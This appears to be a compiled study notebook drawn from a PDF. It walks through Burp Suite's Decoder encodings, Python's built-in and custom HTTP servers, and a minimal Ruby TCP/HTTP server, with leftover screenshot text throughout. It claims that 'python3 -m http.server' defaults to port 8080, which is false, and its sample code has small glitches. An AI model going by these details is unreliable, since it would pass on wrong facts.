
URL Encoder & Decoder

When you will explore decoder option in burp suite you will observe two sections left and right. The left section is further divided into two and three sections for encoding and decode option respectively. The right section contains the function tab for encoding and decodes option. And if you will observe given below image you can notice there are two radio buttons for selecting the type of content you want to encode or decode.

Enable the radio button for text option and then we can give any input in the box to be encoded, here we have given **Raj chandel** as an input as shown in the image. After that click on the **Encoded as** as an option and select **URL field** from given list as shown in the image. We will get the **encoded result in URL format** in the second box as shown in the image.




We can directly decode the **Encoded URL Text** by clicking on the **Decoded as** as an option and selecting the **URL field** from the given list of options as shown in the image. This will **decode the encoded URL text into plain text** in the third box as shown in the image.



HTML Encoder & Decoder

Repeat the same and give any input in the first box to be encoded, here we have given **Raj chandel** as an input as shown in the image. After that click on the **Encoded as** as an option and select **HTML field** as shown in the image. We will get the **encoded result in HTML format** in the second box as shown in the image.




We can directly decode the **Encoded HTML Text** by clicking on the **Decoded as** as an option and selecting the **HTML field** as shown in the image. This will **decode the encoded HTML text into plain text** in the third box as shown in the image.




Base64 Encoder & Decoder

Repeat the same process and give any input in the first box to be encoded, here we have given **Raj chandel** as an input as shown in the image. After that click on the **Encoded as** as an

option and select **Base64 field** as shown in the image. We will get the **encoded result in Base64 format** in the second box as shown in the image.




We can directly decode the **Encoded Base64 Text** by clicking on the **Decoded as** as an option and selecting **the Base64 field** as shown in the image. This will **decode the encoded Base64 text into plain text** in the third box as shown in the image.




ASCII Hex Encoder & Decoder

Again repeat the same process and give any input in the first box to be encoded, here we have given **Raj chandel** as an input as shown in the image. After that click on the **Encoded as** an option and select **ASCII Hex field** as shown in the image. We will get the **encoded result in ASCII Hex format** in the second box as shown in the image.




We can directly decode the **Encoded ASCII Hex Text** by clicking on the **Decoded as** the option and selecting **ASCII Hex field** as shown in the image. This will **decode** the **encoded ASCII Hex text** into **plain text** in the third box as shown in the image.



Hex Encoder & Decoder

Repeat same as above and give any input in the first box to be encoded, here we have given **Raj chandel 123456789** as an input as shown in the image. After that click on the **Encoded as** the option and select **Hex option** as shown in the image. We will get the **encoded result** in **Hex format** in the second box as shown in the image.




We can directly decode the **Encoded Hex Text** by clicking on the **Decoded as** the option and selecting the **Hex field** as shown in the image. This will **decode** the **encoded Hex text** into **plain text** in the third box as shown in the image.




Octal Encoder & Decoder

Repeat again and give any input in the first box to be encoded, here we have given **Raj chandel 123456789** as an input as shown in the image. After that click on the **Encoded as** an option and select **Octal field** as shown in the image. We will get the **encoded result in Octal format** in the second box as shown in the image.




We can directly decode the **Encoded Octal Text** by clicking on the **Decoded** as the option and selecting the **Octal field** as shown in the image. This will **decode** the **encoded Octal text** into **plain text** in the third box as shown in the image.



Binary Encoder & Decoder

Repeat the same and give any input in the first box to be encoded, here we have given **Raj chandel 123456789** as an input as shown in the image. After that click on the **Encoded** as an option and select **Binary field** as shown in the image. We will get the **encoded result** in **Binary format** in the second box as shown in the image.



We can directly decode the **Encoded Binary Text** by clicking on the **Decoded as** as an option and selecting the **Binary** field as shown in the image. This will **decode** the **encoded Binary text** into **plain text** in the third box as shown in the image.



Gzip Encoder & Decoder

Give any input in the first box to be encoded, here we have given **Raj chandel** as an input as shown in the image. After that click on the **Encoded as** as an option and select **Gzip** field as shown in the image. We will get the **encoded result** in **Gzip format** in the second box as shown in the image.

Repeater Sequencer **Decoder** Comparer Extender Project options User options Alerts

www.hackingarticles.in

raj chandel 123456789

Text Hex ?

Decode as ...

Encode as ...

Hash ...

Smart decode

0	1f	8b	08	00	00	00	00	00	00	00	2b	4a	cc	52	48	ce	□□□+JiRHí
1	48	cc	4b	49	cd	51	30	34	32	36	31	35	33	b7	b0	04	HikíIQ0426153-°□
2	00	87	97	ca	1c	15	00	00	00	--	--	--	--	--	--	--	□□É□□

Text Hex

Decode as ...

Encode as ...

Hash ...

Smart decode

We can directly decode the **Encoded Gzip Text** by clicking on the **Decoded as** as an option and selecting **the Gzip field** as shown in the image. This will **decode the encoded Gzip text into plain text** in the third box as shown in the image.

raj chandel 123456789

www.hackingarticles.in

Text Hex ?

Decode as ...

Encode as ...

Hash ...

Smart decode

0	1f	8b	08	00	00	00	00	00	00	00	2b	4a	cc	52	48	ce	□□□+JiRHí
1	48	cc	4b	49	cd	51	30	34	32	36	31	35	33	b7	b0	04	HikíIQ0426153-°□
2	00	87	97	ca	1c	15	00	00	00	--	--	--	--	--	--	--	□□É□□

Text Hex

Decode as ...

- Plain
- URL
- HTML
- Base64
- ASCII hex
- Hex
- Octal
- Binary
- Gzip

Hash ...

Smart decode

raj chandel 123456789

Credits: <https://www.hackingarticles.in/burpsuite-encoder-decoder-tutorial/>

Web Listening with Python

<https://docs.python.org/3/library/http.server.html>

Built-in webserver

To start a webserver run the command below:


```
python3 -m http.server
```

That will open a webserver on port 8080. You can then open your browser at <http://127.0.0.1:8080/>

The webserver is also accessible over the network using your 192.168.-.- address.

This is a default server that you can use to download files from the machine.

Web server

Run the code below to start a custom web server. To create a custom web server, we need to use the HTTP protocol.

By design the http protocol has a “get” request which returns a file on the server. If the file is found it will return 200.

The server will start at port 8080 and accept default web browser requests.

```
# Python 3 server example
from http.server import BaseHTTPRequestHandler, HTTPServer
import time

hostName = "localhost"
serverPort = 8080


class MyServer(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write(bytes("<html><head><title>https://pythonbasics.org</title></head>",
"utf-8"))
        self.wfile.write(bytes("<p>Request: %s</p>" % self.path, "utf-8"))
        self.wfile.write(bytes("<body>", "utf-8"))
        self.wfile.write(bytes("<p>This is an example web server.</p>", "utf-8"))
        self.wfile.write(bytes("</body></html>", "utf-8"))

if __name__ == "__main__":
    webServer = HTTPServer((hostName, serverPort), MyServer)
    print("Server started http://%s:%s" % (hostName, serverPort))

    try:
        webServer.serve_forever()
    except KeyboardInterrupt:
        pass

webServer.server_close()
print("Server stopped.")
```

If you open an url like <http://127.0.0.1/example> the method `do_GET()` is called. We send the webpage manually in this method.



The variable `self.path` returns the web browser url requested. In this case it would be `/example`

<https://pythonbasics.org/webserver/>

<https://learn.adafruit.com/raspipe-a-raspberry-pi-pipeline-viewer-part-2/miniature-web-applications-in-python-with-flask>

Ruby HTTP Server

How HTTP and TCP work together

[TCP](#) is a transport protocol that describes how a server and a client exchange data.

[HTTP](#) is a request-response protocol that specifically describes how web servers exchange data with HTTP clients or web browsers. HTTP commonly uses TCP as its transport protocol. In essence, an HTTP server is a TCP server that "speaks" HTTP.

```
# tcp_server.rb
require 'socket'

server = TCPServer.new 5678

while session = server.accept
  session.puts "Hello world! The time is #{Time.now}"
  session.close
end
```

In this example of a TCP server, the server binds to port **5678** and waits for a client to connect. When that happens, it sends a message to the client, and then closes the connection. After it's

done talking to the first client, the server waits for another client to connect to send its message to again.

```
# tcp_client.rb
require 'socket'

server = TCPSocket.new 'localhost', 5678

while line = server.gets
  puts line
end

server.close
```

To connect to our server, we'll need a TCP client. This example client connects to the same port (**5678**) and uses **server.gets** to receive data from the server, which is then printed. When it stops receiving data, it closes the connection to the server and the program will exit.

When you start the server server is running (**\$ ruby tcp_server.rb**), you can start the client in a separate tab to receive the server's message.

```
$ ruby tcp_client.rb
Hello world! The time is 2016-11-23 15:17:11 +0100
$
```

With a bit of imagination, our TCP server and client work somewhat like a web server and a browser. The client sends a request, the server responds, and the connection is closed. That's how the [request-response pattern](#) works, which is exactly what we need to build an HTTP server.

Before we get to the good part, let's look at what HTTP requests and responses look like.

A basic HTTP GET request

The most basic [HTTP GET request](#) is a [request-line](#) without any additional headers or a request body.

```
GET / HTTP/1.1\r\n
```

The Request-Line consists of four parts:

- A method token (**GET**, in this example)
- The Request-URI (**/**)
- The protocol version (**HTTP/1.1**)
- A CRLF (a carriage return: **\r**, followed by line feed: **\n**) to indicate the end of the line

The server will respond with an [HTTP response](#), which may look like this:

```
HTTP/1.1 200\r\nContent-Type: text/html\r\n\r\nHello world!
```

This response consists of:

- A status line: the protocol version ("HTTP/1.1"), followed by a space, the response's status code ("200"), and terminated with a CRLF (`\r\n`)
- Optional header lines. In this case, there's only one header line ("Content-Type: text/html"), but there could be multiple (separated with with a CRLF: `\r\n`)
- A newline (or a double CRLF) to separate the status line and header from the body: (`\r\n\r\n`)
- The body: "Hello world!"

A Minimal Ruby HTTP server

Enough talk. Now that we know how to create a TCP server in Ruby and what some HTTP requests and responses look like, we can build a minimal HTTP server. You'll notice that the web server looks mostly the same as the TCP server we discussed earlier. The general idea is the same, we're just using the HTTP protocol to format our message. Also, because we'll use a browser to send requests and parse responses, we won't have to implement a client this time.

```
# http_server.rb
```

```
require 'socket'
```

```
server = TCPServer.new 5678
```

```
while session = server.accept
```

```
  request = session.gets
```

```
  puts request
```

```
  session.print "HTTP/1.1 200\r\n" # 1
```

```
  session.print "Content-Type: text/html\r\n" # 2
```

```
  session.print "\r\n" # 3
```

```
  session.print "Hello world! The time is #{Time.now}" #4
```

```
  session.close
```

```
end
```

